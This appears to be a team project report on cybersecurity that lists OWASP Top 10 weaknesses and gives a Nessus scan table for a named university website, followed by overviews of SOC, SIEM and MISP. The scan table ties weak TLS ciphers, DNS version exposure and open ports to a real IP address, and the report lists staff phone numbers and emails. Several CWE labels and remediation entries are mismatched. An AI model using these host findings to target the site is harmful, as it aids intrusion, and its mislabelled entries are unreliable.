TEAM –III-IBM Project

Trusted System

Part I-Executive summary

Overview

Implementing cybersecurity in an organization involves a comprehensive and proactive approach to protect its digital assets, data, and infrastructure from cyber threats. The steps to implement cybersecurity effectively at every organization include:

- Develop a clear and well-defined cybersecurity policy and strategy that aligns with the organization's business objectives and risk tolerance.
- Conduct a thorough risk assessment to identify potential cybersecurity threats and vulnerabilities specific to the organization. Prioritize risks based on their potential impact and likelihood of occurrence. Implement risk mitigation measures and create a risk management plan to address identified vulnerabilities.
- Train all employees on cybersecurity best practices and the role they play in safeguarding the organization's information. Educate them about phishing, social engineering, password hygiene, and other common attack vectors to promote a security-conscious culture.
- Implement strong access control measures to ensure that only authorizedpersonnel can access sensitive data and critical systems. Utilize multi-factor authentication (MFA) for an extra layer of security.
- Deploy firewalls, intrusion detection/prevention systems (IDS/IPS), and secure gateways to monitor and control network traffic

- Install antivirus software, endpoint protection tools, and host-based firewalls onall devices to defend against malware and other threats at the device level.
- Install antivirus software, endpoint protection tools, and host-based firewalls onall devices to defend against malware and other threats at the device level.
- Encrypt sensitive data both at rest and in transit to prevent unauthorized accessand ensure data confidentiality.
- Establish a systematic process to apply security patches and updates promptlyto all software, operating systems, and firmware to address known vulnerabilities.
- Develop a well-defined incident response plan (IRP) to handle cybersecurity incidents effectively. The plan should include clear guidelines on identifying, reporting, containing, eradicating, and recovering from security incidents.
- Conduct regular internal and external security audits and assessments to evaluate the organization's security posture and identify potential weaknesses or gaps.
- Monitoring and Logging: Implement centralized logging and real-time monitoring of network and system activities to detect and respond to suspiciousactivities promptly.
- Establish clear channels for reporting security incidents and communicating with stakeholders, including employees, customers, partners, and regulatory authorities.

IP address of https://www.makemytrip.com 124.153.78. 238

2. Team Members Involved in vulnerability Assessment

S.No	Name	Designation	Mobile Number
1	Dr.S Baghavathi Priya	Associate Professor	9940149633 s_baghavathipriya@ch.amrita.edu

2	Dr. G. Anitha	Assistant Professor	9003921097 g_anitha@ch.amrita.edu

3. List of Vulnerable Parameter, location discovered

S.No	Name of the Vulnerability	Reference CWE
1	Broken Access Control	CWE 285- Improper Authorization
2	Cryptographic Failures	CWE-916: Use of Password Hash With Insufficient Computational Effort
3	Injection	CWE-564: SQL Injection: Hibernate
4	Insecure Design	CWE-653: Improper Isolation or Compartmentalization
5	Security Misconfiguration	CWE-614:Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
6	Vulnerable and Outdated Components	CWE-1395: Dependency on Vulnerable Third-Party Component
7	Identification and Authentication Failures	CWE-521: Weak Password Requirements
8	Software and Data Integrity Failures	CWE-565C: Reliance on Cookies without Validation and Integrity Checkin
9	Security Logging and Monitoring Failures	CWE-532: Insertion of Sensitive Information into Log File
10	Server Side Request Forgery	CWE-918:Server Side Request Forgery

1. CWE: CWE 285- Improper Authorization

OWASP CATEGORY : A01 2021 Broken Access Control

DESCRIPTION: The product does not perform or incorrectly performs an authorization check when an actor attempts to access a resource or perform an action.

BUSINESS IMPACT: Assuming a user with a given identity, authorization is the process of determining whether that user can access a given resource, based on the user's privileges and any permissions or other access-control specifications that apply to the resource. When access control checks are not applied consistently - or not at all - users are able to access data or perform actions that they should not be allowed to perform. This can lead to a wide range of problems, including information exposures,denial of service, and arbitrary code execution.

2. CWE: CWE-916: Use of Password Hash With Insufficient Computational Effort

OWASP CATEGORY : A02 2021 Cryptographic Failures

DESCRIPTION: The product generates a hash for a password, but it uses a scheme that does not provide a sufficient level of computational effort that would make password cracking attacks infeasible or expensive.

BUSINESS IMPACT: In this design, authentication involves accepting an incoming password, computing its hash, and comparing it to the stored hash. After an attacker has acquired stored password hashes, they are always able to brute force hashes offline. As a defender, it is only possibleto slow down offline attacks by selecting hash algorithms that are as resource intensive as possible.

3. CWE: CWE 564: SQL Injection: Hibernate

OWASP CATEGORY : A03 2021 Injection

DESCRIPTION: Using Hibernate to execute a dynamic SQL statement built with user-controlled input can allow an attacker to modify the statement's meaning or to execute arbitrary SQL commands.

BUSINESS IMPACT: Hackers use SQL injection attacks to access sensitive business or personally identifiable information (PII), which ultimately increases sensitive data exposure. Using SQL injection, attackers can retrieve and alter data, which risks exposing sensitive company data stored on the SQL server. Compromise Users' Privacy: Depending on the data stored on the SQL server, an attack can expose private user data, such as credit card numbers.

4. CWE: CWE 653: Improper Isolation or Compartmentalization

OWASP CATEGORY : A04 2021 Insecure Design

DESCRIPTION: The product violates well-established principles for secure design.This can introduce resultant weaknesses or make it easier for developers to introduce related weaknesses during implementation. Because code is centered around design, it can be resource-intensive to fix design problems.

BUSINESS IMPACT: Insecure system configuration risks stem from flaws in the security settings, configuration and hardening of the different systems across the pipeline (e.g. SCM, CI, Artifact repository), often resulting in "low hanging fruits" for attackers looking to expand their foothold in the environment.

5. CWE: CWE 614-Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

OWASP CATEGORY : A05 2021 Security Misconfiguration

DESCRIPTION: The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over an HTTP session.

BUSINESS IMPACT: Security misconfigurations allow attackers to gain unauthorized access to networks, systems and data, which in turn can cause significant monetary and reputational damage to your organization.

6. CWE: CWE 1395: Dependency on Vulnerable Third-Party Component

OWASP CATEGORY : A06 2021 Vulnerable and Outdated Components

DESCRIPTION: The product has a dependency on a third-party component that contains one or many products which are large enough or complex enough and that part of their functionality uses libraries, modules, or other intellectual property developed by third parties who are not the product creator.

BUSINESS IMPACT: An entire operating system might be from a third-party supplier in some hardware products. Whether open or closed source, these components may contain publicly known vulnerabilities that could be exploited by adversaries to compromise the product with more known vulnerabilities. Dependency-Check is a Software Composition Analysis (SCA) tool that attempts to detect publicly disclosed vulnerabilities contained within a project's dependencies. It does this by determining if there is a Common Platform Enumeration (CPE) identifier for a given dependency.

7. CWE: CWE 521-Weak Password Requirements

OWASP CATEGORY : A07 2021 Identification and Authentication Failures

DESCRIPTION: The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.

BUSINESS IMPACT: Authentication mechanisms often rely on a memorized secret (also known as a password) to provide an assertion of identity for a user of a system. It is therefore important that this password be of sufficient complexity and impractical for an adversary to guess. The specific requirements around how complex a password needs to be dependson the type of system being protected. Selecting the correct password requirements and enforcing them through implementation are critical to theoverall success of the authentication mechanism.

8. CWE: CWE-565C Reliance on Cookies without Validation and Integrity Checkin

OWASP CATEGORY : A08 2021 Software and Data Integrity Failures

DESCRIPTION: The product relies on the existence or values of cookies when performing security-critical operations, but it does not properly ensure that the setting is valid for the associated user. Attackers can easily modify cookies, within the browser or by implementing the client-side code outside of the browser. Reliance on cookies without detailed validation and integrity checking can allow attackers to bypass authentication, conduct injection attacks such as SQL injection and cross-site scripting, or otherwise modify inputs in unexpected ways.

BUSINESS IMPACT: This problem can be primary to many types of weaknesses in web applications. A developer may perform proper validation against URL parameters while assuming that attackers cannot modify cookies. As a result, the program might skip basic input validation to enable cross-site scripting, SQL injection, price tampering, and other attacks.

9. CWE: CWE-918 insertion of Sensitive Information into Log File

OWASP CATEGORY: A09 2021 Security Logging and Monitoring Failures

DESCRIPTION: While logging all information may be helpful during development stages, it is important that logging levels be set appropriately before a product ships so that sensitive user data and system information are not accidentally exposed to potential attackers.

BUSINESS IMPACT: Information written to log files can be of a sensitive nature and give valuable guidance to an attacker or expose sensitive user information.

10. CWE: CWE-918 Server Side Request Forgery

OWASP CATEGORY : A10 2021 - Server Side Request Forgery

DESCRIPTION: The web server receives a URL or similar request from an upstream component and retrieves the contents of this URL, but it does not sufficiently ensure that the request is being sent to the expected destination.

BUSINESS IMPACT: A successful SSRF attack can often result in unauthorized actions or access to data within the organization, either in the vulnerable application itself or on other back-end systems that the application can communicate with.

Stage : 2 Report

NESSUS Vulnerability Report

Overview

Performing a vulnerability assessment for a college website is crucial to identify and address potential security weaknesses that could be exploited by attackers. Security is an ongoing process, and continuous monitoringand improvement are essential to maintain a robust defense against potential threats. Additionally, if you lack the expertise to conduct a thorough assessment, it is wise to seek assistance from qualified cybersecurity professionals. Verify that the website is secure and displays correctly on various devices and browsers. Document all identified vulnerabilities, along with their severity and potential impact. Prioritize fixesbased on criticality and help the college's IT team or web developers with the remediation process. Document all identified vulnerabilities, along with their severity and potential impact. Prioritize fixes based on criticality and help the college's IT team or web developers with the remediation process.

Nessus is a popular vulnerability assessment tool that is widely used by

cybersecurity professionals and organizations to identify and address security weaknesses in their networks, systems, and applications. Here are some of the key uses of Nessus:

Vulnerability Scanning: Nessus is primarily used for automated vulnerability scanning. It scans networks, servers, endpoints, and applications to detect known vulnerabilities and misconfigurations. This helps organizations identify potential entry points for attackers and prioritize their security efforts.

Patch Management: The scan results generated by Nessus provide information about missing patches and updates for various software and operating systems. This assists in maintaining an up-to-date and secure IT environment by ensuring that critical security patches are applied promptly.

Compliance Auditing: Nessus can be used to assess whether an organization's systems and configurations comply with industry standards and regulatory requirements, such as PCI DSS, HIPAA, NIST, CIS, and more. It helps organizations identify gaps and achieve compliance with security best practices.

Web Application Scanning: Nessus can scan web applications to identify vulnerabilities like SQL injection, cross-site scripting (XSS), and other issues that may expose web applications to potential attacks.

Network Inventory and Asset Management: Nessus can provide valuable information about the devices and systems connected to the network, assisting in maintaining an up-to-date inventory and understanding the network's attack surface.

Security Awareness and Training: By generating detailed vulnerability reports, Nessus helps security teams and IT personnel gain insights into the security posture of their systems. This

information can be used to improve security awareness and training programs.

Risk Assessment: Nessus assigns severity levels to identified vulnerabilities, helping organizations prioritize their efforts by focusing on high-risk vulnerabilities first.

Penetration Testing Support: Nessus can complement manual penetration testing efforts by providing an initial overview of potential vulnerabilities before more extensive manual testing is conducted.

Cloud Infrastructure Security: Many organizations are now using cloud infrastructure. Nessus can assess cloud environments and identify misconfigurations or vulnerabilities that might affect the security of cloud-based resources.

Continuous Monitoring: Nessus can be used to implementcontinuous monitoring strategies, enabling organizations to regularly assess their security posture and detect changes that may introduce new vulnerabilities.

Threat Intelligence Integration: Nessus can be integrated with threat intelligence feeds to cross-reference scan results with known exploits and threats, providing a more comprehensive view of potential risks.

Nessus is an excellent tool for identifying known vulnerabilities and misconfigurations, it should be part of a comprehensive security strategy that includes regular manual assessments, threat hunting, and ongoing security awareness efforts to address emerging and zero-day threats.

Target WebSite : Amrita Vishwa Vidyapeetham website : https://www.amrita.edu/campus/chennai/

Target IP : 103.10.24.196

S. No.	Vulnerability name	Severity	Plugin	Description	Solution	Business Impact	Port
1	SSL Medium Strength Cipher Suites Supported (SWEET32)	High	42873	The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.	Reconfigure the affected application if possible to avoid use of medium strength ciphers.	Successful brute-forcing of weak ciphers can result in a malicious actor decrypting data containing sensitive information, potentially leading to a complete compromise of confidentiality and integrity. The extent of damage is really only limited to the value of compromised data and the imagination of the attacker.	2087,2083,2096
2	TLS Version 1.0 Protocol Detection	Medium	104743	The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are	Enable support for TLS 1.2 and 1.3, and disable support for TLS 1.	the attacker can exploit a vulnerability in the implementation of CBC (cipher block chaining) in TLS 1.0. This enables the attacker to decrypt the encrypted data between two users/systems by injecting the crafted packets	2087,2083,2096

				designed against these flaws and should be used whenever possible.		into TLS streams using MITM techniques.	
3	TLS Version 1.1 Protocol Deprecated	Medium	157288	The remote host has open SSL/TLS ports which advertise discouraged cipher suites. Like TLSv1.3: - 0x13,0x01 TLS13_AES_128_GCM_SHA256	Only enable support for recommended cipher suites.	vulnerable to downgrade attacks since they rely on SHA-1 hash for the integrity of exchanged messages. Even authentication of handshakes is done based on SHA-1, which makes it easier for an attacker to impersonate a server for MITM attacks.	2087,2083,2096
4	48204 Apache HTTP Server Version	Low	48204	The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.	Disable these HTTP methods. Refer to the plugin output for more information.	A flaw was found in the way the Apache HTTP Server handled Range HTTP headers. A remote attacker could use this flaw to cause httpd to use an excessive amount of memory and CPU time via HTTP requests with a specially-crafted Range header. This could be used in a denial of service attack.	443

5	Asset Attribute: Fully Qualified Domain Name (FQDN)	Low	166602	Report Fully Qualified Domain Name (FQDN) for the remote host.		Use fully qualified domain name (FQDN) objects in firewall policy rules to filter incoming or outgoing traffic from or to specific domains.	NA
6	DNS server detection	Low	72779	Nessus was able to obtain version information by sending a special TXT record query to the remote host.		NS attacks can enable threat actors to take down servers, steal data, lead users to fraudulent sites, and perform Distributed Denial of Service (DDoS) attacks.	53
7	DNS Server BIND version Directive Remote Version Detection	Low	10028	The remote host is running BIND or another DNS server that reports its version number when it receives a special request for the text 'version.bind' in the domain 'chaos'.	It is possible to hide the version number of BIND by using the 'version' directive in the 'options' section in named.conf.	BIND DNS reveals the version number when queried for a certain TXT record. software administrator will configure the DNS software to log, at a minimum, success and failure events	53
8	HSTS missing from HTTPS server	Low	11002	The remote HTTPS server is not enforcing HTTP Strict Transport Security (HSTS). HSTS is an	Configure the remote web server to use HSTS.	HTTPS redirects may be putting your visitors at risk. This is classed as a medium-risk vulnerability.	2087

				optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.		naware user can navigate by mistake to the unencrypted version of the web application or accept invalid certificates. This leads to sensitive data being sent unencrypted over the wire	
9	Web application Cookies are expired	low	100669	The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, Nessus has detected that one or more of the cookies have an 'Expires' attribute that is set with a past date or time, meaning that these cookies will be removed by the browser.	Each cookie should be carefully reviewed to determine if it contains sensitive data or is relied upon for a security decision. If needed, set an expiration date in the future so the cookie will persist or remove the Expires cookie attribute altogether	Since tracking cookies are used to gather information about you without your authorization, they present a real threat to your online privacy. Tracking cookies like third-party cookies aren't used to enhance your experience but rather to keep track of your activity across certain websites.	2087,2083

					to convert the cookie to a session cookie.		
10	Nessus SYN Scanner	Low	11219	This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target	Protect your target with an IP filter.	The largest impacts tend to be net- work latency and simultaneous plugin checks.	21,22

Stage 3 Report

Achieving Proactive Cybersecurity with SOC and SIEM Integration

- **Soc**

SOC plays a crucial role in continuously monitoring an organization's network, systems, and applications. It can detect and respond to potential security incidents, including malware infections, data breaches, and unauthorized access attempts. When a security incident occurs, time is of the essence. SOC teams are trained to respond swiftly and effectively to contain and mitigate the damage caused by security breaches. SOC doesn't merely react to incidents; it proactively identifies vulnerabilities and weaknesses in the organization's infrastructure. This proactive approach enables companies to strengthen their security posture and implement measures to prevent future attacks. SOC provides 24/7 monitoring, ensuring that security analysts are constantly vigilant and ready to respond to emerging threats, regardless of the time of day. SOC is a critical component of a robust cybersecurity strategy. It empowers organizations todetect, respond to, and prevent cyber threats, safeguarding sensitive data, maintaining business continuity, and preserving the organization's reputation in an increasingly interconnected and threat-prone digital landscape. SOC acts as the central hub for incident coordination and communication. It facilitates collaboration among various teams, such as IT,legal, communications, and executive management, ensuring a cohesive and efficient response to security incidents.

- **SOC - cycle**

The SOC (Security Operations Center) cycle, also known as the SOC lifecycle or SOC workflow, is a continuous process that outlines the key steps involved in managing an organization's cybersecurity. It encompasses activities from threat detection to incident response and recovery. The SOC cycle typically consists of the following stages:

Threat Detection and Monitoring:

Continuous monitoring of the organization's network, systems, and applications to identify potential security threats and anomalies.

Leveraging various security tools, such as intrusion detection systems (IDS), intrusion prevention systems (IPS), firewalls, SIEM (Security Information and Event Management) solutions, and threat intelligence feeds.

Alert Triage and Analysis:

Analyzing and prioritizing security alerts generated by the monitoring tools based on their severity and potential impact.

Determining if an alert indicates a genuine security incident or a false positive.

Incident Investigation and Response:

If an alert is confirmed as a legitimate security incident, the SOC team conducts a thorough investigation to understand the nature andextent of the attack.

Gathering evidence, analyzing log data, and performing digital forensics to determine the source and impact of the incident.

Initiating the incident response process, which may involve isolating affected systems, containing the threat, and preventing further damage.

Incident Containment and Eradication:

Taking immediate actions to contain the incident and prevent it from spreading further within the organization's network.

Removing the malicious elements and eradicating the threat to restore the affected systems to a secure state.

Recovery and Remediation:

After the threat is eradicated, the SOC team focuses on restoring affected systems and services to normal operation.

Implementing remediation measures to address the root cause of the incident and prevent similar attacks in the future.

Post-Incident Analysis and Lessons Learned:

Conducting a thorough post-mortem analysis of the incident to understand how it happened, what was the impact, and what steps were taken to respond.

Identifying areas of improvement in the organization's security posture and incident response procedures.

Updating security policies and procedures based on the lessons learned from the incident.

Threat Intelligence and Proactive Measures:

Integrating threat intelligence into the SOC workflow to stay ahead of emerging threats and known attack patterns.

Proactively hunting for signs of potential threats and vulnerabilities before they lead to full-fledged security incidents.

Continuous Monitoring and Improvement:

The SOC cycle is a continuous process, with ongoing monitoring, analysis, and improvement of security measures to adapt to the evolving threat landscape.

By following this cycle, the SOC team can effectively detect, respond to, and recover from security incidents, minimizing the impact of cyber threats on the organization's assets and data.

- **SIEM**

SIEM Security information and event mangement, or SIEM, is a security solution that helps organizations recognize and address potential security threats and vulnerabilities before they have a chance to disrupt business operations. SIEM systems help enterprise security teams detect user behavior anomalies and use artificial intelligence (AI) to automate many of the manual processes associated with threat detection and incidentresponse.

Benefits Regardless of how large or small an organization may be, taking proactive steps to monitor for and mitigate IT security risks is essential. SIEM solutions benefit enterprises in a variety of ways and have become a significant component in streamlining security workflows.

Real-time threat recognition

SIEM solutions enable centralized compliance auditing and reporting across an entire business infrastructure. Advanced automation streamlines the collection and analysis of system logs and security events to reduce internal resource utilization while meeting strict compliance reporting standards.

AI-driven automation

Today's next-gen SIEM solutions integrate with powerful security orchestration, automation and response (SOAR) systems, saving time and resources for IT teams as they manage business security. Using deep machine learning that automatically learns from network behavior, these solutions can handle complex threat identification and incident response protocols in significantly less time than physical teams.

Improved organizational efficiency

Because of the improved visibility of IT environments that it provides, SIEM can be an essential driver of improving interdepartmental efficiencies. A central dashboard provides a unified view of system data, alerts and notifications, enabling teams to communicate and collaborate efficiently when responding to threats and security incidents.

Detecting advanced and unknown threats

Considering how quickly the cybersecurity landscape changes, organizations need to be able to rely on solutions that can detect and respond to both known and unknown security threats. Using integrated threat intelligence feeds and AI technology, SIEM solutions can help securityteams respond more effectively to a wide range of cyberattacks including:

Insider threats - security vulnerabilities or attacks that originate from individuals with authorized access to company networks and digital assets.

Phishing - messages that appear to be sent by a trusted sender, often used to steal user data, login credentials, financial information, or other sensitive business information.

Ransomware - malware that locks a victim's data or device and threatens to keep it locked—or worse—unless the victim pays a ransom to the attacker.

Distributed denial of service (DDoS) attacks - attacks that bombard networks and systems with unmanageable levels of traffic from a distributed network of hijacked devices (botnet), degrading performance of websites and servers until they are unusable.

Data exfiltration – theft of data from a computer or other device, conducted manually, or automatically using malware.

Conducting forensic investigations

SIEM solutions are ideal for conducting computer forensic investigations once a security incident occurs. SIEM solutions allow organizations to efficiently collect and analyze log data from all of their digital assets in one place. This gives them the ability to recreate past incidents or analyze new ones to investigate suspicious activity and implement more effective security processes.

Assessing and reporting on compliance

Compliance auditing and reporting is both a necessary andchallenging task for many organizations. SIEM solutions dramatically reducethe resource expenditures required to manage this process by providing real-time audits and on-demand reporting of regulatory compliance whenever needed.

Monitoring Users and Applications

With the rise in popularity of remote workforces, SaaS applications and BYOD (bring your own device) policies, organizations need the level of visibility necessary to mitigate network risks from outside the traditional network perimeter. SIEM solutions track all network activity across all users, devices, and applications, significantly improving transparency across the entire infrastructure and detecting threats regardless of where digital assets and services are being accessed.

Five Predictions For The Future Of SIEM

1. Usage-based pricing models will become the norm. With these models, teams only pay for precisely the data throughput and processing incurred each month. This trend follows suit with cloud infrastructure platforms such as AWS and GCP and gives predictability to service usage. Pressure for security teams to reduce the amount of data they use will become a thing of the past.

2. The decoupling of SIEM platforms — which has already started with SOAR coming from SIEM and other extract, transform and load (ETL) tools — will continue, and I suspect that the next phase would be building analysis tools on top of a universal SIEM data platform. This way, the companies building tools can focus on specific verticals and produce the most robust, high-quality and scalable software possible.

3. As decoupling continues to occur, security companies will create strong partnerships to provide an elegant integration and improve the time-to-value. These partnerships should help push the security industry forward, help with mutual company growth by referring customers to each other and ensure security teams have the best possible user experience.

4. The cost and complexity of a SIEM will continue to be reduced (per the availability of cloud services), enabling smaller and newer security teams to get up to speed even quicker. With legacy SIEMs, it could take

teams more than six months to get started, which means data onboarding, analysis and alerting integrations are non-trivial.

Next-gen SIEMs can improve quality and simplicity, enabling security teams to move quickly and focus on the work that matters. This trend will continue to reduce startup time, which is critical for a business's bottom line and a security team's efficiency.

5. More startups will continue to be funded to address the multifaceted challenges of upholding strong security. Venture funding is at an all-time high, and security breaches continue to be an issue for organizations of all sizes — including the large, sophisticated Fortune 1000 companies.

Healthy competition means that not a single company will own a majority of the market share. This competition gives security teams optionality and the freedom to move to other platforms as they see fit. Then, the battle will become about ease of use, capabilities and flexibility.

- **Siem Cycle**

The lifecycle of a Security Information and Event Management (SIEM) system involves several interconnected stages that ensure the effective implementation, operation, and maintenance of the SIEM solution. The SIEM life cycle typically includes the following phases:

Planning and Assessment:

Define the objectives and scope of the SIEM implementation, considering the organization's security requirements and compliance goals.

Conduct a thorough assessment of the existing security infrastructure, data sources, and log management practices to identify gaps and necessary improvements.

Develop a detailed plan for deploying the SIEM solution, including resource allocation, timeline, and responsibilities.

Design and Architecture:

Design the SIEM architecture based on the organization's requirements and data sources, considering factors like scalability, redundancy, and performance.

Determine the best deployment model (on-premises, cloud-based, hybrid) that aligns with the organization's needs and resources.

Plan the integration of data sources into the SIEM, ensuring that relevant security events are collected and centralized for analysis.

Data Collection and Integration:

Implement data collectors and agents to gather logs and events from various sources, such as firewalls, network devices, servers, applications, and endpoints.

Normalize and enrich the collected data to facilitate efficient analysis and correlation.

Configure connectors and parsers to integrate data feeds from security devices and other sources into the SIEM platform.

Event Correlation and Analysis:

Develop and fine-tune correlation rules and use cases to identify patterns of malicious activity and security threats.

Conduct real-time event correlation and analysis to generate actionable alerts for potential security incidents.

Utilize threat intelligence feeds to enhance the SIEM's ability to detect emerging threats and known attack vectors.

Incident Detection and Response:

Respond to generated alerts by investigating potential security incidents.

Perform detailed analysis to determine the scope and impact of identified security events.

Initiate incident response activities, including containment, eradication, and recovery.

Forensics and Investigation:

Conduct in-depth forensics analysis to understand the root cause of incidents and the methods used by attackers.

Preserve and document evidence for potential legal or regulatory purposes.

Reporting and Compliance:

Generate and present security reports and dashboards for various stakeholders, including IT management, executives, auditors, and regulatory authorities.

Ensure compliance with relevant industry standards and regulations by monitoring and reporting on security events and incidents.

Continuous Monitoring and Maintenance:

Continuously monitor the SIEM infrastructure and adjust the configuration as needed to maintain optimal performance.

Regularly update correlation rules, threat intelligence feeds, and other components to keep the SIEM effective against evolving threats.

Conduct periodic reviews and assessments of the SIEM's performance and effectiveness to identify areas for improvement.

Training and Knowledge Transfer:

Train SOC personnel and IT staff on the effective use of the SIEM solution.


Foster knowledge sharing and best practices from incident investigations and analysis within the organization.

The SIEM lifecycle is a continuous and iterative process, with each phase building upon the insights and experiences gained from previous stages. This approach ensures that the SIEM solution remains relevant, efficient, and effective in helping organizations detect and respond to security threats.

As a syslog server incessantly pings with every security notification, security teams can feel as though they are drowning in a sea of security warnings. Without a SIEM, it’s difficult to know which events are truly critical and which can be ignored. However, when a SIEM has been implemented, security teams get a much clearer picture of their environment’s security. There could truly be no threats, or multiple incidents may be occurring that simply have not yet affected performance.

Threat Detection


Translation



Prioritization



SIEM
HIGHLIGHTED EVENT
SECURITY THREAT
SECURITY INCIDENT

Escalation


Linux
Linux
IBM i
SIEM
Windows
Linux
IBM i

Analysis

Compliance



- **MISP**

MISP, Malware Information Sharing Platform and Threat Sharing, core functionalities are:

An efficient IOC and indicators database, allowing to store technical and non-technical information about malware samples, incidents, attackers and intelligence.

Features of MISP, the open source threat sharing platform

A threat intelligence platform for sharing, storing and correlating Indicators of Compromise of targeted attacks, threat intelligence, financial fraud information, vulnerability information or even counter-terrorism information. Discover how MISP is used today in multiple organisations. Not only to store, share, collaborate on cyber security indicators, malware analysis, but also to use the IoCs and information to detect and prevent attacks, frauds or threats against ICT infrastructures, organisations or people.

An efficient IoC and indicators database allowing to store technical and non-technical information about malware samples, incidents, attackers and intelligence.

Automatic correlation finding relationships between attributes and indicators from malware, attacks campaigns or analysis. Correlation engine includes correlation between attributes and more advanced correlations like Fuzzy hashing correlation (e.g. ssdeep) or CIDR block matching. Correlation can be also enabled or event disabled per attribute.

A flexible data model where complex objects can be expressed and linked together to express threat intelligence, incidents or connected elements.

